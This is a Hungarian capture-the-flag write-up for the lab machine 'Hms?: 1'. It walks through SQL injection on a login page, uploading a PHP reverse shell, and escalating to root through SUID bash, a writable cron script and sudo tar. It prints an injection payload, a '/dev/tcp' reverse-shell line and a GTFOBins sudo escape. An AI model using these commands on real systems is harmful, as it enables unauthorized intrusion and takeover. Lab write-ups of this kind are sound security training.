
Név:  Hms?: 1

Megjelenés dátuma: 2021.07.28.

Szerző: niveK

Leírás: A gép egy egyszerű SQL Injectionre példa, ami könnyen elvégezhető, viszont könnyen kivédhető is lehetne. A gépen a root jogig kell eljutni és egy könnyű szintre sorolnám. A következőkben ennek a folyamatnak a dokumentálása olvasható.


Elsőnek beazonosítom a célgépet a netdiscover paranccsal.




Miután az Nmapel megvizsgáltam a portokat 3 nyitottat találtam. Egy FTP (21), egy SSH(22) és egy 7080-as portot. Az FTP engedélyezi az anonymous belépést, viszont ott nem találunk semmit se.




Ha megnézzük a http oldalt a 7080-as porton akkor a következő login panelt kapjuk.




Egy egyszerű login panel, amit a burpsuittal könnyedén ellenőrizhetünk, hogy sérülékeny-e az alapvető SQL injectionökre. Ezt a burpsuit intruder funkciójával fogom tesztelni.




Itt a pirossal aláhúzott részeket fogom tesztelni a kaliban összegyűjtött alapszintű SQL injectionre.




Ki is dobott pár eredményt. Például: ' or 1=1 or ''=' - ' or 1=1 or ''=' kombináció. Ha ezt beírjuk a login panelbe, nem fog beengedni, mivel egy e-mail típust vár felhasználónévnek. Ezt könnyedén átugorhatjuk, ha az inspect elementbe, kitöröljük a „ type=”e-maill” „ feltételt.



Sikeresen bejutottunk az admin panelba.





Ha megnézzük az oldal forráskódját és kicsit lentebb tekerünk láthatjuk, hogy megjegyzésben találunk egy setting.php oldalt. Itt a jobb alsó sarokban feltűnhet, hogy engedélyezett a file feltöltés. Ezt kihasználva egy reverse shellel könnyedén be tudunk jutni a gépbe.





Én ezt a pentestmonkey rev shelljét fogom használni.  
<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Ha feltöltöttük akkor a <http://ip-cim:7080/uploadIamge> linket meglátogatva megtalálhatjuk a shellt. Ehhez egyben párosítunk egy listenert.




Két felhasználó is van a gépen. Eren és niveK. Ezután megtaláltam, hogy a bash egy SUID binary. Ezt a GTFOBins oldalon található kóddal könnyedén ki is használhatom.


<https://gtfobins.github.io/gtfobins/bash/>



Ezt követően az etc mappában találtam egy crontab filet. Egy 5 percenként futó programot találtam, amit az eren user birtokolt. Ezt könnyedén át tudjuk írni.



Elnavigáltam az adott mappába, és az adott script volt.




Ezt egy kicsit átírva, könnyedén szerezhettünk egy shellt, hogy ténylegesen mi legyünk az eren user.

#!/bin/bash

bash -i >& /dev/tcp/192.168.36.6/4443 0>&1


BACKUP\_DIR="/home/eren/backups"

Ezt a sort beírva a backup.sh fileba, majd nyitva egy másik listenert a 4443-as porton, kapunk is egy shellt, az eren felhasználóval. Ezután a sudo –l paranccsal meg is tudhatjuk, hogy van amit rootként futtathatunk.



Ezt szokásos módon a <https://gtfobins.github.io/> oldalon leírtak alapján exploitolhatjuk.

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh



Sikeresen megszereztük itt is a root jogot.